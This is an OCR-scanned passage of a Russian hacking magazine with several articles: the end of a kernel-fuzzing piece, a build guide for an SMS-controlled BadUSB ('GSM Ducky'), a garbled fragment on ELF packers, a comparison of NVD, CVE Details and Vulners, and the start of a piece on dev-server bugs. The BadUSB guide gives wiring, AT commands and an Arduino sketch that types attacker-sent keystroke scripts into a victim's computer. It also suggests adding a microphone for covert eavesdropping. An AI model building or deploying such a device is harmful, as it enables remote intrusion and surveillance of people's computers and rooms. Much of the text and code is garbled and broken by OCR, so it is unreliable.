- Не используй syzkaller с дефолтными настройками: это стандартная конфигов — ничего не найдешь. Много людей фаззят ядро руками и с помощью syzkaller. Кроме того, есть syzbot, который фаззит ядро в облаке. Лучше сделай что-нибудь новое: напиши новые описания сисколов или возьми нестандартный конфиг ядра.
- Syzkaller можно запускать и расширять. Когда я делал фаззинг USB, я сделал его форк syzkaller, чтобы поддерживать дополнительный модуль.
- Syzkaller можно использовать как фреймворк. Например, взять часть кода для парсинга лога ядра. Syzkaller умеет распознавать сотни разных типов ошибок, и вы можете использовать его парсер в своем фаззере. Или можно взять код, который управляет виртуальными машинами, чтобы не писать его самому.

Как понять, что твой фаззер работает хорошо? Очевидно, что если он находит новые баги, то все отлично. Но вот что делать, если он нашел?

- Проверяй покрытие кода. Почему конкретную подсистему? Проверь, что твой фаззер дотягивается до всех ее интересных частей.
- Добавь искусственные баги в подсистему, которую фаззишь. Например, добавь assertов в проверку, что фаззер их действительно ловит. Этот совет отчасти повторяет предыдущий, но он работает, даже если твой фаззер не собирает покрытие кода.
- Отхапи патчи для исправленных багов и убедись, что фаззер их находит.

Если фаззер покрывает весь интересующий тебя код и находит ранее исправленные ошибки — скорее всего, фаззер работает хорошо. Если новых ошибок нет, то либо их там действительно нет, либо фаззер не заводит ядро в достаточно сложное состояние и его надо улучшать.

И еще пара советов:

- Пиши фаззер по мере кода, а не документации. Документация может быть неточна. Источником истины всегда будет код. Я на это натолкнулся, когда делал фаззер USB: код обрабатывался другое подмножество протоколов, чем описанное в документации.
- В первую очередь делай фаззер умным, а уже потом делай его быстрым. Умный» означает генерировать более точные вещи, лучше собирать покрытие или что-нибудь еще. Быстрый», а «быстрый» — иметь большие исполнений в секунду. Насчет «умный» или «быстрый» посмотри статью и докладсоню.

ВЫВОДЫ

Создание фаззеров — инженерная работа. И основана она на инженерных умениях: проектировании, программировании, тестировании, дебаггинге и бен-чмаркинге.

Отсюда два вывода. Первый: чтобы написать простой фаззер — достаточно просто уметь программировать. Второй: чтобы написать крутой фаззер — нужно быть хорошим инженером. Причина, по которой зуклайнер имеет такой успех, — в него было вложено много инженерного опыта и времени.

Надеюсь, я сюжу умную новый инструмент, который мы сможем использовать.

WWW

Еще больше ссылок и материалов — в моей коллекции в телеграм-канале LinKerSec.

GSM DUCKY

ДЕЛАЕМ BADUSB С УПРАВЛЕНИЕМ ПО СОТОВОЙ СВЯЗИ

NoDegAnyo
Хакер
nodeganyo@gmail.com

Любой компьютер имеет огромную уязвимость — порты, к которым можно подключить устройства ввода. Это открывает пространство для атак типа BadUSB. Обычно это девайс, похожий на флешку, который имитирует клавиатуру и тайком вводит команды скрипта. Атакующий при этом находится неподалеку, но это накладывает ряд ограничений. В этой статье я покажу, как своими руками собрать BadUSB с модулем GSM и SIM-картой, чтобы удалиться можно было хоть в другую часть земного шара!

WARNING

Все информация предоставлена исключительно в ознакомительные цели. Не редакция, не автор не несут ответственности за любой возможный ущерб, причиненный с использованием информации из данной статьи.

СТЕЛС — НАШЕ ВСЁ!

В основе BadUSB лежит микроконтроллер и платы, необходимая для хранения кода. Код — это обычно скетч, написанный, например, на языке Arduino. В статье мы будем использовать именно его. Сразу из причин его популярности — это широкий выбор библиотек. Они позволяют заметно сэкономить время при написании скетча.


Статьи «Хоки НЕТ» и «Хоки уже с дистанционным управлением» дают исчерпывающее руководство, как собрать и запрограммировать BadUSB и модифицировать его, добавив ESP8266. Модуль Wi-Fi предоставляет нам огромное преимущество в виде удаленного управления устройством и создания скриптов на лету. Беспроводно, прозрачно, через веб-интерфейс — это крутая модификация. Но за удобство нужно платить, в этом случае скрытностью. Создание устройства тоже очень доступно может вызвать факт работы устройства, в бетонные стены и малый радиус зоны Wi-Fi не дадут пользователю удалиться на расстояние больше ста метров от девайса (это в лучшем случае). В сегодняшней статье мы раздвинем физические границы использования BadUSB.

ВЫБОР ЖЕЛЕЗА

Что, если обосредаять Arduino модулем не ESP8266, а SIM800L? Конечно, суть BadUSB останется неизменной: устройство подключается к порту USB компьютера для выполнения команд скрипта. Однако отличие от простого BadUSB заключается в том, что после присоединения скрипт не выполняется. Его необходимо будет послать в виде SMS. Это даст преимущество не только в дистанции, с которой можно управлять устройством удаленно, но и в используемом оборудовании: хватит кнопочного телефона с SIM-картой. Чтобы еще немного сократить себестоимость устройства, можно заказать все необходимые детали с AliExpress.


Нам понадобятся следующие вещи:

- SIM800L;
- Arduino Pro Micro;
- переходник USB — micro USB.



SIM800L

Arduino Pro Micro



USB — micro USB

Теперь давай приступим к сборке самого устройства.

РАБОТАЕМ РУЧКАМИ

Схема соединения контактов двух плат проводами выглядит следующим образом:

```
ARDUINO <-----> SIM800L
RAW <-----> VCC
GND <-----> GND
15 <-----> TXD
14 <-----> RXD
```

Антенна из комплекта SIM800L подойдет любая. Если это антенна-спираль, то ее необходимо припаять к контакту NET модема. Чтобы сэкономить место, я выбору плоскую антенну и приварил ее к контакту RX.

INFO


Питание модуля SIM800L очень капризно. Разрешенное напряжение составляет от 3,4 до 4,4 В. Поэтому, если вы используете не Arduino Pro Micro или выходное напряжение не попадает в промежуток значений, указанный выше, советую ознакомиться со статьей Wikiduino. В ней подробно описано, как корректно подвести питание к модулю SIM800L.

Собранное устройство

Останавливаться на сборке подробно я не буду. Уверенно орудуя паяльником, целлером провода с обеих платам по схеме. Сажу лишь одно: если ты дальше собираешься продолжать свои эксперименты с BadUSB, то лучше воспользоваться макетной платой. Тогда сборка устройства превратится в игру с конструктором Lego. Достаточно будет припаять можки к используемым контактам Arduino и SIM800L, установить девайсы на макетную плату и соединить их между собой проводами.

НАСТРАИВАЕМ ОКРУЖЕНИЕ

Linux или Windows? Решать тебе! Arduino IDE есть под обе операционные системы. В моем случае при подключении Arduino определялось как SparkFun LilyPad USB.



Определение Arduino в ОС Linux

Далее скачиваем Arduino IDE с официального сайта под свою ОС (в моем случае это Kali Linux). После установки необходимо выбрать устройство, которое мы будем программировать, и порт, к которому оно подключено. Сразу скажу, что, если ты используешь Linux, запускать код на плату с первого раза может и не получиться. Тогда необходимо прописать в командной строке Linux следующее (где **username** — имя пользователя):

```
$ sudo usermod -a -G dialout username
```

Выбор платы для правильной компиляции кода

Выбор порта, к которому собрано устройство

После подключения устройства к USB-порту модем ищет ближайшую базовую станцию оператора GSM-карты, которую ты используешь в SIM800L (в верхнем углу модема SIM800L находится светодиод, который показывает состояние готовности сети). Есть три состояния индикатора: мигает раз в 1 с — модуль работает, но еще не подключился к сотовой сети; мигает раз в 2 с — запрошенное соединение для передачи данных GPRS активно; мигает раз в 3 с — модуль установил связь с сотовой сетью и может принимать или получать голосовые сообщения и SMS.

Продолжение статьи →

GSM DUCKY

ДЕЛАЕМ МАСШТАБ С УСИЛИТЕЛЕМ ПО СОТОВОЙ СВЯЗИ

ПРОГРАММ МОДУЛИ

В основе от разных с модулем Wi-Fi, в нашей версии BadUSB будет программироваться только модуль Arduino. SIM800L, выступит как часть канала передачи, которая обрабатывает всю коммуникацию от Gsocket сервера сетевым GSM. Результаты работы зависимости от отправляется модулем SIM800L, команды будет текстовая информация, отправляемая на сервер. Для работы при основные команды бесплатно большого этого модуля, с которыми будем работать.

Общаться с модулем SIM800L можно через COM-порт с помощью текстовых команд. Из первого сочинения, поэтому приведу в качестве примера только те, которые будут задействованы:

- **AT** — запрос на проверку связи;
- **AT+CMGDA="DEL ALL"** — удаление всех SMS из памяти сим;
- **AT+CMGDA="DEL READ"** — удаление всех прочитанных SMS;
- **AT+CLIP=1** — включение АОН;
- **AT+DDET=1** — разрешение использования использования тонового набора;
- **AT+CMGF=1;AW** — включение текстового режима SMS с сохранением значения;
- **AT+CMGS="NNNNNNNNNN"** — запрос на начало непрерывания SMS;
- **AT+CMGR="index",1** — получение текста SMS по индексу (index);
- **AT+CMGD="index"** — отметить по индексу SMS как прочитанное.

INFO
Подробнее на SIMBOX.

Итак, программа с созданию кода. Логическая его можно разделить на две части. Первая — обработка данных, получаемых от модуля SIM800L, а «вывод» данных на сервер Gsocket. Вторая — обработка данных, получаемых от Arduino нажатия клавиш, отправляемых через USB-порт компьютеру. Основу второй части составляет код, написанный библиотеке и переработанный мной.

Глобальные переменные и подключаемые библиотеки:

```
#include <SoftwareSerial.h>
#include <keyboard.h>
#define BAUD_RATE 57600
#define Serial1 Serial
SoftwareSerial mySerial(9, 10); // RX, TX - контакты передач/приема данных на Arduino
String _response = "";// Переменная для хранения ответа модуля
long lastUpdate = millis();// Время последнего обновления
long updateInterval = 5000L;// Проверять каждые минуту
String phone = "+ваш_номер";// Белый список телефонов
String buffer = "";
String last = "";
int defaultDelay = 0;
int hasmsg = false;// Флаг наличия сообщения в ожидании
```

Теперь настроим каналы, с которой модуля обмениваются данными, инициируем модуль SIM800L и зачем, что наш устройство — это клавиатура.

```
void setup(){
  Serial.begin(115200);
  SIM800L.begin(9600);
  Serial1.begin(BAUD_RATE);
  Serial.setTimeout(1000);
  Keyboard.begin();
  sendATCommand("AT", true);
  sendATCommand("AT+CMGDA=\"DEL ALL\"", true);
  sendATCommand("AT+CMGF=1;AW", true);
  lastUpdate = millis();;
}
```

Функция **loop()** можно разбить на две части. Первая (**if(lastUpdate + updateInterval < millis())** — проверка на наличие непрочитанных сообщений на сим-карте, если есть, то отправляем значение ответа в функцию **parseSMS()**. Вторая (**if(SIM800.available())**) выводит в монитор COM-порта полученные от базовой станции данные, если ждали что то отправил.

```
void loop(){
  if(lastUpdate + updateInterval < millis()){;
    lastUpdate = millis();
    _response = sendATCommand("AT+CMGL=\"REC UNREAD\",1", true);
    if(_response.indexOf("+CMGL: ") > -1){
      int msgStart = _response.substring(_response.indexOf("+CMGL: ") + 7._response.indexOf(" "ВЕС UNREAD",", _response.indexOf("+CMGL: ") + 1).toInt();
      char k = 0;
      do{
        k++;
        _response = sendATCommand("AT+CMGR=" + (String)msgIndex + ",1", true);
        _response.trim();
        if(_response.endsWith("OK")){
          if(!hasmsg) hasmsg = true;
          sendATCommand("AT+CMGDA=" + (String)msgIndex, true);
          sendATCommand("AT", true);
          parseSMS(_response);
          break;
        }else{
          Serial.println("Error answer");
          sendATCommand("\n", true);
        }
      } while (k < 10);
      hasmsg = false;
    }else{
      lastUpdate = millis();
      if(hasmsg){
        sendATCommand("AT+CMGDA=\"DEL READ\"", true);
        hasmsg = false;
      }
      break;
    }
  } while (1);
}

if(SIM800.available()){
  _response = waitResponse();
  _response.trim();
  Serial.println(_response);
  //if(_response.indexOf("+CRTI:") > -1){
    lastUpdate = millis() - updatePeriod;
  //}
}
if(Serial.available()){
  SIM800.write(Serial.read());
}
}
//-----------------------------------------------
//-----------------------------------------------
if(ExternSerial.available()){
  buffer=char + ExternSerial.readStringUntil('\0');
  Serial.print(buffer);
}

if(buffer=char_length() > 0){
  buffer=char_replace("\n","\n");
  buffer=char_replace("\r","\r");
  //
  while(buffer=char_length() > 0){
    int latest_return = buffer=char_indexOf("\n");
    if(latest_return == -1){
      Serial.print("rec: ", buffer=char);
      line(buffer=char);
      buffer=char = "";
    } else{
      Serial.print("rec: ", +buffer=char.substring(0, latest_return));
      line(buffer=char.substring(0, latest_return));
      buffer=char = buffer=char.substring(latest_return + 1);
    }
  }
  //
  buffer=char = "";
  ExternSerial.write(0x00);
  Serial.print("done");
}
}

Функция parseSMS() включает в себя обработку номера телефона отправителя и сообщения и его последующем разделении, вывод текста сообщения и номера в монитор COM-порта. Далее сам сценарий из сообщения отправляется в функцию Line()

void parseSMS(String msg){
  String msgHeader  = "";
  String msgBody    = "";
  String msgPhone   = "";
  msg = msg.substring(msg.indexOf("+CMGR: "));
  msgHeader = msg.substring(0, msg.indexOf("\n"));
  msgBody = msg.substring(msgHeader.length() + 2);
  msgBody = msgBody.substring(0, msgBody.lastIndexOf("OK"));
  msgBody.trim();
  int firstCommaIndex = msgHeader.indexOf(",");
  int secondCommaIndex = msgHeader.indexOf(",", firstCommaIndex + 1);
  msgPhone = msgHeader.substring(firstCommaIndex, secondCommaIndex);
  Serial.println("Phone: " + msgPhone);
  Serial.println("Message: " + msgBody);
  //Serial.println("length: " + msgBody.length());
  if(msgPhone.length() > 6 && phone.indexOf(msgPhone) > -1){
    line(msgBody);
  }
}

void line(String _line){
  Serial.println("Unknown phonenumber");
}

Функция Line(String _line) принимает переменную **msgBody**, отправленную на сервер Gsocket. Разделяет в переменную **_line**. Далее следует обработка префиксов команд: **STRING** и **DELAY** — наука между командами; **DEFAULTDELAY** — наука между командами по умолчанию; **REPEAT** — повторить предыдущую; которые идут после **STRING**, обрабатываются функцией **pressString** b)

void line(String _line){
  int firstSpaceIndex = _line.indexOf(" ");
  if(firstSpaceIndex == -1) Press(_line);
  else if(_line.substring(0,firstSpaceIndex) == "STRING"){
    for(int i=firstSpaceIndex;i<_line.length();i++) Keyboard.write(_line[i]);
  }
  else if(_line.substring(0,firstSpaceIndex) == "DELAY"){
    int _delay = _line.substring(firstSpaceIndex + 1).toInt();
    delay(delay);
  }
  else if(_line.substring(0,firstSpaceIndex) == "DEFAULTDELAY"){
defaultDelay = _line.substring(firstSpaceIndex + 1).toInt();
  else if(_line.substring(0,firstSpaceIndex) == "REPEAT"){
    int _replayam = _line.substring(firstSpaceIndex + 1).toInt();
    while(replayam){
      line(last);
      --replayam;
    }
  }
  else{
    String remain = _line;
    while(remain.length() > 0){
      int latest_space = remain.indexOf(" ");
      if(latest_space == -1){
        Press(remain);
        remain = "";
      }
      else{
        Press(remain.substring(0, latest_space));
        remain = remain.substring(latest_space + 1);
      }
      delay(5);
    }
  }
  keyboard.release(0);
  delayDefaultDelay();
}

Функция Press (String b) отправляет сигналы нажатия клавиш компьютеру в зависимости от содержимого строки.

void Press(String b){
  if(b.length() == 1){ Keyboard.press(char(b[0]));}
  else if(b.equals("ENTER")) Keyboard.press(KEY_RETURN);
  else if(b.equals("CTRL")) Keyboard.press(KEY_LEFT_CTRL);
  else if(b.equals("SHIFT")) Keyboard.press(KEY_LEFT_SHIFT);
  else if(b.equals("ALT")) Keyboard.press(KEY_LEFT_ALT);
  else if(b.equals("GUI")) Keyboard.press(KEY_LEFT_GUI);
  else if(b.equals("UP")) b.=b.equals("UPARROW") Keyboard.press(KEY_UP_ARROW);
  else if(b.equals("DOWN") || b.equals("DOWNARROW")) Keyboard.press(KEY_DOWN_ARROW);
  else if(b.equals("LEFT") || b.equals("LEFTARROW")) Keyboard.press(KEY_LEFT_ARROW);
  else if(b.equals("RIGHT") || b.equals("RIGHTARROW")) Keyboard.press(KEY_RIGHT_ARROW);
  else if(b.equals("DELETE")) Keyboard.press(KEY_DELETE);
  else if(b.equals("PAGEUP")) Keyboard.press(KEY_PAGE_UP);
  else if(b.equals("PAGEDOWN")) Keyboard.press(KEY_PAGE_DOWN);
  else if(b.equals("HOME")) Keyboard.press(KEY_HOME);
  else if(b.equals("ESC")) Keyboard.press(KEY_ESC);
  else if(b.equals("INSERT")) Keyboard.press(KEY_INSERT);
  else if(b.equals("TAB")) Keyboard.press(KEY_TAB);
  else if(b.equals("END")) Keyboard.press(KEY_END);
  else if(b.equals("CAPSLOCK")) Keyboard.press(KEY_CAPS_LOCK);
  else if(b.equals("F1")) Keyboard.press(KEY_F1);
  else if(b.equals("F2")) Keyboard.press(KEY_F2);
  else if(b.equals("F3")) Keyboard.press(KEY_F3);
  else if(b.equals("F4")) Keyboard.press(KEY_F4);
  else if(b.equals("F5")) Keyboard.press(KEY_F5);
  else if(b.equals("F6")) Keyboard.press(KEY_F6);
  else if(b.equals("F7")) Keyboard.press(KEY_F7);
  else if(b.equals("F8")) Keyboard.press(KEY_F8);
  else if(b.equals("F9")) Keyboard.press(KEY_F9);
  else if(b.equals("F10")) Keyboard.press(KEY_F10);
  else if(b.equals("F11")) Keyboard.press(KEY_F11);
  else if(b.equals("F12")) Keyboard.press(KEY_F12);
  else if(b.equals("SPACE")) Keyboard.press(' ');

Функция sendATCommand(String cmd, bool waiting) инициирует взаимодействие с модулем SIM800L. В случае неудачной отправки команды модуль шлет повторяется заново.

String sendATCommand(String cmd, bool waiting){
  String _resp = "";
  Serial.print("Send: ");
  Serial.print(cmd);
  SIM800.print(cmd);
  if(waiting){
    _resp = waitResponse();
    if (_resp.indexOf("ERROR") > -1){
      _resp = _resp.substring(_resp.indexOf("\n", cmd.length()) + 2);
      Serial.print("Error: ");
    }
    Serial.print(_resp);
  }
  return _resp;
}

Функция waitResponse() ожидает ответа и возвращает полученный от модуля результат.

String waitResponse(){
  String _resp = "";
  long unsigned t = millis();1 = 10000;
  while (millis() - t < 1 && millis() < lastUpdate + updateInterval){
    if(SIM800.available()){
      _resp = SIM800.readString();
    }
  }
  return _resp;
}

Функция setup() инициирует COM-порт, устанавливает скорость обмена данными с модулем SIM800L. В случае неудачной отправки команды модуль шлет повторяется заново.

void setup(){
  Serial.begin(115200);
  SIM800.begin(9600);
  Serial1.begin(BAUD_RATE);
  Serial.setTimeout(1000);
  Keyboard.begin();
  sendATCommand("AT", true);
  sendATCommand("AT+CMGDA=\"DEL ALL\"", true);
  sendATCommand("AT+CMGF=1;AW", true);
  lastUpdate = millis();;
}
```

INFO
Видео: клавиатуры, команды, меню, найти в Gsocket/usr/bin.

Какая полезная нагрузка будет в нашем случае? Зависит только от твоего знания командных строк Linux и Windows, а также твоей изобретательности.

ЧТО ДАЛЬШЕ

Сценариев нет пределов! Давай рассмотрим пару примеров того, как ты можешь улучшить проект.

У SIM800L есть контакты Mic и Mic-. К ним можно приплить конденсатор на 47 микрофон, и через необходимые фильтр отправлять дополнительную продукцию для обработки входящего звонка. Ты будешь слышать все, что происходит рядом с модулем.

Также можно включить обработку тонового набора, когда модем будет автоматически отвечать на звонок с твоего телефона. Это дает возможность выполнять скрипты, записанные тобой заранее в память устройства, при звонке с определенного телефона и нажатием определенной цифровой комбинации во время сеанса связи.

ВЫВОД

Есть, что сказать, что в таких устройствах нет ничего сложного! Конечно программирует уже готовые модули. Позволяет использовать работать с ними, как с чёрнЫм ящиком. Но в большинстве случаев подходит. Если ты знаешь несколько языков высокого уровня, в комментарии практически всегда делается сказано «разобраться и подстроить». Перед тобой идет и твой фантазии, и твоя сообразительность что-то классное.

ЭЛЬФОВ

ИСТОЧНИКИ ЗЛА

Упаковщики и крипторы хорошо известны любителям усложнить обратную разработку кода. Для начала такие инструменты шифруют эсэшарк, а Linux все куда сложнее: сейчас сообщество пытается разобраться под ряд линейки платформ linux UPX. Его использует вирусописатели для сокрытия Linux-ботов, майнеров и DDH-бекдоров, а потому эксплуатация новой версии UPX и его форков, а потому эксплуатация новой версии UPX и его форков, а потому эксплуатация новой версии UPX и его форков

БАГИ

КОТОРЫЕ ОТ НАС СКРЫВАЮТ

Виталий Мальков
Более 10 лет у голубятников
VOID
vul.hack@mail.ru

ВЫБИРАЕМ ЛУЧШИЙ САЙТ ДЛЯ ПОИСКА УЯЗВИМОСТЕЙ

Когда собираешься искать инфу об уязвимостях, то первое что приходит на ум — это база NVD, National Vulnerability Database. Существует несколько сайтов, которые позволяют искать баги из NVD. В этой статье я проверю, насколько хорошо они справляются со своей задачей. По результатам решим, какой или какие поисковики лучше использовать в первую очередь.

Я в основном занимаюсь встраиваемыми самосборными операционными системами на основе Linux. Поиск уязвимостей в компонентах этих ОС — нетривиальная задача. В своем докладе на PHDays 10 я говорил о том, что пришлось создать собственное средство для поиска уязвимостей, потому что каждое из имеющихся бесплатных решений меня чем-нибудь да не устраивает. Но с тех пор прошло много времени, и, когда готовил доклад, я решил проверить, как обстоят дела сейчас. Так и родилась эта статья.

Вопрос об идентификации пакетов, установленных в системе, я обычно решаю вручную или простейшими скриптами. Так что эту сторону вопроса я опущу. Будем просто считать, что у нас уже есть список всего софта — названия продуктов и их версии.


Какие есть варианты поиска уязвимостей для этих компонентов? Будем рассматривать только бесплатные решения — бюджет, как всегда, ограничен:


- **штатный поисковик NVD**;
- **CVE Details** — популярен чуть ли не больше самого CVE;
- **Vulners** — специализированный поисковик по уязвимостям, разработчики которого заявляют, что непрерывно добавляют новые источники и даже используют ИИ для определения критичности уязвимости.

ШТАТНЫЙ ПОИСКОВИК NVD

Поиск на сайте NVD кажется хорошим вариантом: кто лучше знает, как искать по базе NVD, если не ее составители? Однако стоит поискать уязвимости в ядре Linux, и оказывается, что не все так радужно.

Допустим, мы используем старое доброе ядро 4.14, не забываем и патчим его до последней на сегодня (11 апреля) версии 4.14.230. Используем расширенный вариант поиска (Search Type: Advanced). Проверить эту версию в поисковике не выйдет. Даже версия 4.14.200 незнакома NVD, а последняя из доступных — 4.14.194 (21 августа 2020 года). NVD об этом честно сообщает в примечании.





Дело в том, что веб-интерфейс поисковика позволяет использовать только версии продуктов из словаря CPE (Common Platform Enumeration). Если проигнорировать это предупреждение и вбить нужную версию 4.14.230, то по нажатии кнопки search получим более четырех тысяч уязвимостей всех версий ядра Linux.

Не страшно, пусть у нас будет версия 4.14.194.

Поисковик выдал 460 результатов, довольно хорошо для такого большого продукта.

Но попробуем обойти поиск только по известным CPE, ведь NVD предоставляет еще REST API (смотри документацию в PDF).

Формируем следующий поисковый запрос:


```
https://services.nvd.nist.gov/rest/json/cves/1.0?cpeMatchString=cpe:2.3:o:linux:linux_kernel:4.14.194.&startIndex=0
```

Результаты выдаются в виде файла JSON, по умолчанию по 20 штук на странице, если не хочется все это обыгрывать, то можно дописать к поисковому запросу такую строку:

```
&resultsPerPage=1400
```


Но тут уже надо рассчитывать на удачу, сервер NVD для защиты от DDoS иногда не отвечает на такие жадные запросы. Мне по большей части везло, и удавалось получить до 2000 результатов на странице.

В итоге получаем довольно странный результат — 1315 уязвимостей. Почти на тысячу больше!



Результаты поиска через REST API

Попробуем разобраться. Сохраняем все страницы с результатом поиска. Затем прямо в Notepad++ ищем все идентификаторы CVE в HTML и JSON, сортируем их и сравниваем.



Даже если выборочно проверять уязвимости, которых нет в результатах веб-поиска, сразу видно их характерные особенности.

Веб-версия не выводит уязвимости, где искомый продукт помечен как Running on/with, то есть он просто работает совместно с уязвимым. Веб-версия выдает нам только уязвимости ядра Linux, а REST API — еще и уязвимости всего ПО, что работает на Linux. Здесь, пожалуй, преимущество веб-поиска налицо. Давай дальше рассматривать результаты веб-поиска NVD как некий эталон и посмотрим, что покажут другие два сайта.

Продолжение статьи →


БАГИ, КОТОРЫЕ ОТ ВАС ПРЯЧУТ

ВЫБИРАЕМ ЛУЧШИЙ САЙТ ДЛЯ ПОИСКА УЯЗВИМОСТЕЙ

CVE DETAILS

Это популярный сайт, его статистику можно видеть во многих статьях и докладах. Но можно ли его использовать для поиска новых уязвимостей? Конечно! И покажу я вам в воскресе от умного сайта, который из полутора тысяч CVE-записей в CVE Details оказал меньше сотни. Точнее, сказать-то, что и тут все на месте?..

Проблем искать уязвимости, которые относятся после по версии и ведущи навеяне кроме согласно CPE (linux:linux_kernel) и его версии:



Результат — No matches. Как я понимаю, сайт тоже не знает наших версий. Методом последовательного «дергайда» удалось выяснить, что самая старая поддерживаемая версия интересующей нас ветви — это 4.14.141. Соответственно, сайтик чуть больше 50 уязвимостей.

Это гораздо меньше, чем выдает NVD (470 для версии 4.14.141). Сравним перечни найденных уязвимостей. Результаты для результатов поиска проверяю гаруно на диуна примерчик: CVE-2019-17351 и CVE-2019-17133.

```
Vulnerability Details : CVE-2019-17351

In libvpx was discovered in drivers/media/dvb-core/dmxdev.c in the Linux kernel before 5.3.3, as used in Xen through 4.12.x, allowing guest OS users to cause a denial of service because of unlimited resource consumption during the mapping of guest memory, aka CID-ca4fbaa0e7c1.
Publish Date : 2019-10-07 Last Update Date : 2019-10-11

+ Products Affected By CVE-2019-17351
# Product Type  Vendor  Product  Version  Update  Edition  Language
1  OS  Linux  Linux Kernel  *  *  *  *  Version Details Vulnerabilities
2  OS  Linux  Linux Kernel  5.1.0  *  *  *  Version Details Vulnerabilities
3  OS  Linux  Linux Kernel  5.1.1  *  *  *  Version Details Vulnerabilities
4  OS  Linux  Linux Kernel  5.1.2  *  *  *  Version Details Vulnerabilities

Number of Affected Versions by Product : Show more versions. If only Xen number is shown, it means that the vulnerability affects all versions of the product, unless otherwise specified. Affected product count: Number of affected versions by product. Total versions: Total versions affected by this vulnerability. Affected product count includes versions that are affected by unknown or unspecified impact. Total versions counts only versions that are affected by known impact.

Vulnerability Details : CVE-2019-17133

In the Linux kernel through 5.3.1, cfg80211_mgd_wext_giwessid in net/wireless/wext-sme.c does not report a long SSID ID, leading to a buffer overflow.
Publish Date : 2019-10-07 Last Update Date : 2019-10-11

+ Products Affected By CVE-2019-17133
# Product Type  Vendor  Product  Version  Update  Edition  Language
1  OS  Linux  Linux Kernel  5.3.0  *  *  *  Version Details Vulnerabilities
```

Почему-то такие одинаковые по описанию уязвимости по-разному обрабатываются. Веб-поиск NVD находит одну уязвимость, а CVE Details только CVE-2019-17351. Причем CVE-2019-17133 относится к версии 5.3.0, а нам версия 4.14.141 в перечне уязвимых версий в описании на CVE Details. Причем на сайте NVD уязвимые версии для этих CVE отображены одинаково корректно.

Configuration 2 (hide)

```
cpe2.3:o:linux:linux_kernel:*:*:*:*:*:*:*:* Up to (including) 5.3.3
Show Matching CPE(s)*
```

Configuration 1 (hide)

```
cpe2.3:o:linux:linux_kernel:*:*:*:*:*:*:*:* Up to (including) 5.3.2
Show Matching CPE(s)*
```

Причину такого поведения CVE Details можно найти на странице с описанием принципов работы сайта. Оказывается, сайт берет данные из RSS-рассылки об изменении XML-описания уязвимостей. NVD официально прекратила обновлять XML-описания 9 октября 2019 года и перешла исключительно на использование JSON. Но прогноз уязвимостей с этим не связан. Поэтому ночью и каждую в воскресенье сайтик берет **nvdcve-1.0-2019.xml**, это как раз описание всех CVE 2019 года в формате XML. Кстати, поле **pub_date** содержит значение **2019-10-17T01:00:00**, то есть фактически NST создается обновлять XML еще какое-то время после дедайна.

Так вот, значение поля **vulnerable-software-list** поразительным образом несколько соответствует тому, что мы видим на cvedetail.com.

```
<vulnerable_software_list>
  <vuln:product>cpe:/o:linux:linux_kernel:-:-:-:-:-:-:-:-</vuln:product>
  <vuln:product>cpe:/o:linux:linux_kernel:5.1.0:-:-:-:-:-:-:-</vuln:product>
  <vuln:product>cpe:/o:linux:linux_kernel:5.1.0:rc1:-:-:-:-:-:-</vuln:product>
  <vuln:product>cpe:/o:linux:linux_kernel:5.2.0:-:-:-:-:-:-:-</vuln:product>
  <vuln:product>cpe:/o:linux:linux_kernel:5.2.0:rc1:-:-:-:-:-:-</vuln:product>
  <vuln:product>cpe:/o:linux:linux_kernel:5.2.0:rc2:-:-:-:-:-:-</vuln:product>
</vulnerable_software_list>

<entry id="CVE-2019-17133">
  <vulnerability-configuration id="http://nvd.nist.gov/">
    <logical_test_1 operator="OR" negated="false">
      <cpe:logical_test_2 name="cpe:/o:linux:linux_kernel:5.3.2:*:*:*:*:*:*:*" />
    </cpe:logical_test_1>
  </vulnerability-configuration>
  <vulnerability-software-list>
    <vulnproduct>cpe:/o:linux:linux_kernel:5.3.2:*:*:*:*:*:*:*</vulnproduct>
  </vulnerability-software-list>
</entry>
```

Дело в том, что разработчики NVD ручным экспериментировали и для части уязвимостей указывали в поле vulnerable-software-list не все версии, а лишь верхнюю диапазон версий (последнюю уязвимую версию). CVE Details просто не умеет являющаяся диапазоном.

Для CVE-2019-17133 действительно уязвимыми версии диапазон версий. Если сравнить с CVE-2019-17351 — там все одинаково описано, но с использованием формата полей версии 1.2, и не 2.0), то там можно увидеть следующее:

```
<vulnerable_software_list>
  <vuln:product_data>
    <prod_name>linux_kernel</prod_name>
    <prod_version>5.3.2</prod_version>
  </vulnerable_software_list>
```

Дело в том, что разработчики NVD ручным экспериментировали и для части уязвимостей указывали в поле vulnerable-software-list не все версии, а лишь верхнюю диапазон версий (последнюю уязвимую версию). CVE Details просто не умеет являющаяся диапазоном.

Для CVE-2019-17133 действительно уязвимыми версии диапазон версий. Если сравнить с CVE-2019-17351 — там все одинаково описано, но с использованием формата полей версии 1.2, и не 2.0), то там можно увидеть следующее:

```
<vulnerable_software_list>
  
```

#ЗОЛОТОЙ

ОПАСНАЯ РАЗРАБОТКА

ПОЧЕМУ УЯЗВИМОСТИ В СЕРВЕРАХ ПОСТАВЩИКОВ КОДА


Серверы разработки и организации работы — это целый пласт программ, уязвимостей и нетривиальных настройки которые могут обернуться бедой для компании. Для пентестера ранее такие баги — это путь к успешной эксплуатации, а для заказчика — возможность выстроить свою линию обороны. Сегодня мы рассмотрим несколько таких багов

ОПАСНАЯ РАЗРАБОТКА

ИЗУЧАЕМ УЯЗВИМОСТИ В СЕРВИСАХ ПОСТАВКИ КОДА

TEAM FOUNDATION SERVER

TFS — это корпоративное решение разработчиков штата, которая встроена в Visual Studio. Фишка тут в том, что у TFS есть возможность подтягивать сторонние Git-репозитории:

